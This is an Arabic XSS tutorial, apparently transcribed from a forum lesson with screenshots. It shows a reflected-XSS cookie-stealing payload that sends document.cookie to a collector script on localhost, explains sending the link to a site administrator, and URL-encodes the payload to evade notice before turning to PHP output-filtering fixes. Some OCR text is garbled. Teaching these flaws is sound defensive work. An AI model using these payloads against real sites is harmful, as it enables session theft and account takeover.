
اولاً كما تشاهد الخطأ البرمجي واضح في سطر 65 عدم تأمين المُخرجات ..



نقوم بعمل رسالة اختبار **12345** كما تعلمنا في السكريبت المُخزّن ..




وكما تشاهد **تم** التنفيذ بنجاح ..



الآن كما تشاهد أن السكربت غير مُخزّن والمرسل فقط يظهره ، هنا نقول أن السكربت غير مخزن وغير ثابت ، وفي حالة أي شخص قام بالدخول إلى الصفحة الرئيسية للسكربت الغير مخزن لن يرى أي تغيير بواسطتك ، لذلك الأمر أقل خطورة من السابق .

ولكن الحاجة أم المخترق دائماً يضع أفكار توصله لنتائج مفيدة ، مثلاً الآن كما نشاهد في السكربت الغير مُخزّن أن المدخل يظهر في الرابط سواءً **GET | POST** وسيتمكن من الاستغلال ، لذلك من الممكن للمخترق أن يستغل الأمر بإرسال الرابط الذي يحتوي مثلاً على استغلال سرقة الكوكيز ، إلى مدير السكربت وبذلك اختراقه **ولكن عن طريق الإرسال ودخول الرابط بعكس السابق ..**



كما تُشاهد نقوم بإرسال الرابط بهذا الشكل لغرض سرقة الكوكيز ، قد يأتي شخص **ويقول** ان الاستغلال واضح لمدير الموقع ، من الممكن تشفير الرابط مابعد الاستغلال في موقع يقدم خدمة تشفير الروابط وهو . .

<http://meyerweb.com/eric/tools/dencoder/>

URL Decoder/Encoder - موزيلا فايرفوكس

URL Decoder/Encoder | ...localhost / localhost / xss / xss | p | http://localhost/xss/cookies.html | XSS || D99Y Team

http://meyerweb.com/eric/tools/dencoder/

URL Decoder/Encoder

```
<script src=http://localhost/xss/cookies.php?'+document.cookie></script>
```

```
<script SRC=http://localhost/xss/cookies.php?'+document.cookie></script>
```



Decode Encode

- Input a string of text and encode or decode it as you like.
- Handy for turning encoded JavaScript URLs from complete gibberish into readable gibberish.
- If you'd like to have the URL Decoder/Encoder for offline use, just view source and save to your hard drive.

The URL Decoder/Encoder is licensed under a Creative Commons [Attribution-ShareAlike 2.0 License](#).

This tool is provided without warranty, guarantee, or much in the way of explanation. Note that use of this tool may or may not crash your browser, lock up your machine, erase your hard drive, or e-mail those naughty pictures you hid in the Utilities folder to your mother. Don't blame me if anything bad happens to you.

نقوم بالدخول الى الموقع وتشفير **كود** الجافا سكريبت للمراوغة

موزيلا فايرفوكس - URL Decoder/Encoder

URL Decoder/Encoder | ...localhost / localhost / xss / xss | p | http://localhost/xss/cookies.html | XSS || D99Y Team

http://meyerweb.com/eric/tools/dencoder/

URL Decoder/Encoder

URL Decoder/Encoder

```
%3E%3C%2Fscript%3E
%3Cscript%20src%3Dkeep%3A%2F%2Flocalhost%2F%3E%2Fcookies.php%3F!%2Bdocument.cookie%3E%3C%2Fscript%3E
```



Decode Encode


- Input a string of text and encode or decode it as you like.
- Handy for turning encoded JavaScript URLs from complete gibberish into readable gibberish.
- If you'd like to have the URL Decoder/Encoder for offline use, just view source and save to your hard drive.

The URL Decoder/Encoder is licensed under a Creative Commons [Attribution-ShareAlike 2.0 License](#).

Some rights reserved
creative commons

This tool is provided without warranty, guarantee, or much in the way of explanation. Note that use of this tool may or may not crash your browser, lock up your machine, erase your hard drive, or e-mail those naughty pictures you hid in the Utilities folder to your mother. Don't blame me if anything bad happens to you.

وكما تشاهد تم تشفير الاستغلال واصبح غير واضح وبالشكل النهائي يكون . .



كما تشاهد هذه من احد اساليب المراوغه في السكرت الغير مُخزن .

الان تعلمنا ان السكرت المخزن **حين** دخول الشخص الى السكرت ، سيجد الرد الملعّم فوراً وبذلك التطبيق عليه بعكس الغير مخزن عليك ارسال رساله والمراوغه بها **وذلك لانه غير مخزن انت من يقوم بطلبه** وبذلك ذكرنا ان الاستغلال المخزن هو اكثر خطورة من الغير مُخزن .

تم بحمد الله شرح اكتشاف الخطأ البرمجي ، وجميع طرق الاستغلال المتوفرة ، اتمنى ان الدرس كان واضح وطبعاً الجميع يعلم ان طرق الاستغلال طرحت لكي نأخذ الحذر منها وكذلك نوضح خطورة الثغرة واخيراً لكي نقوم بتجربة الاستغلال مابعد الترفيع ان شاء الله .



اخيراً الترفيع

اهلاً وسهلاً بكم احبتي ، واطمنى للجميع بالصحة والعافية

تم بحمد الله الانتهاء من المقدمة والاستغلال والاكتشاف ، والان حان وقت ترفيع الثغرة ، والتأكد من سلامة الترفيع . .

تعرفنا سابقاً ان الثغرة تقوم على سبب عدم فلترة المُخرجات ، وكذلك تعرفنا ان المخترق يحتاج الى وسوم **html , Java script** والنخ لحقتها في الصفحة وتنفيذها .

طبعاً الـ **php** وفرت وظائف داخلية لفلترة المخرجات مثل تعطيل الوسوم الهامة **< , > , " , ' , /** وجميع الرموز التي لا بد من توفرها لتفعيل الكود .

هناك دوال تقوم بحذفها والاخرى تقوم بتعطيلها وطباعتها ، سأقوم بشرح افضل الدوال حتى الان متوفره وجاهزه في الـ **PHP** وحلول فاشله ، وكذلك عمل دالة خاصة بنا للترفيع!



اولاً حلول فاشله ، اول دالة وهي **htmlentities** مشكلة الدالة هي تضخيم القاعده والحرف الواحد في اللغة العربية = 3 حروف واكثر ، وبذلك تضخيم القاعده 3 مرات من حجمها الطبيعي ، ثانياً مشاكل الترميز في اللغة العربية التي لا تنتهي **لذلك لا تناسب البرمجيات العربية** . .

تجربة الدالة . .

```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
139 <td width="14"><span class="style5">:</td>
140 <td width="357"><?php echo $nassravi['name']; ?></span></td>
141 </tr>
142 <tr>
143 <td valign="top" align="center" class="style1">التعليق</td>
144 <td valign="top"><span class="style5">:</td>
145 <td><?php echo $nassravi['comment']; ?></span></td>
146 </tr>
147 </table></td>
148 </tr>
149 </table>
150 <BR>
151
152 <?php
153
154 mysql_close(); // اغلاق الاتصال في القاعدة
155 ?>
156 <br />
Code Editor Preview Horizontal Split Vertical Split
xss-sav2.php xss-nosav4.php xss-nosav2.php xss-nosav.php xss-sav.php
145 : 81 5.02 kb UTF-8 For Help, press Ctrl+F1 no project loaded

```

